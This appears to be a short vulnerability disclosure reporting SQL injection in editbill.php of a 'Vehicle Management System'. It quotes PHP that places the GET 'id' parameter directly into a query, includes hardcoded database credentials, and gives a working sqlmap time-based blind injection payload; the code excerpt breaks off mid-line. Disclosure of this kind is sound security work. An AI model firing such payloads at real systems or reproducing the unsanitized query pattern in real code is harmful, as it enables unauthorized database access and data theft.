Vehicle Management System editbill.php has Sqlinjection


Vehicle Management System editbill.php has Sqlinjection,The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly.An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.

Code

editbill.php

```php
<?php
    $id= $_GET['id'];

    $conn=mysqli_connect('localhost','veh','123456','veh');
    $sql="SELECT * FROM bill WHERE id='$id'";
    $result=mysqli_query($conn,$sql);

    $std=mysqli_fetch_assoc($result);
?>


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <!-- The above 3 meta tags *must* come first in the head; any other head content must come *after* these tags -->
    <title>Welcome</title>

    <!-- Bootstrap -->
    <link href="css/bootstrap.min.css" rel="stylesheet">

    <!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
    <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->
    <!--[if lt IE 9]>
      <script src="https://oss.maxcdn.com/html5shiv/3.7.3/html5shiv.min.js"></script>
      <script src="https://oss.maxcdn.com/respond/1.4.2/respond.min.js"></script>
    <![endif]-->
  </head>
  <body>

    <br><br><br>
   <?php include 'navbar.php';?>

    <div class="container">
      <div class="row">
        <div class="col-md-2">
          <a class="btn btn-info" href="index.php">Bill List</a>
        </div>
        <div class="col-md-8">
        <h2>Edit bill</h2>
        <hr>


        <form action="updatebill.php?id=<?php echo '$id'.'$bill_id'; ?>" method="POST">

        <div class="form-group">
          <label for="name">ID :</label>
          <input required type="text" class="form-control" name="id" placeholder="vehicle id" value="<?php echo $std['i
        </div>

        <div class="form-group">
```

Sqlmap Attack



Payload

Parameter: id (GET)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=1' AND (SELECT 4326 FROM (SELECT(SLEEP(5)))xNaL) AND 'IMWe'='IMWe

---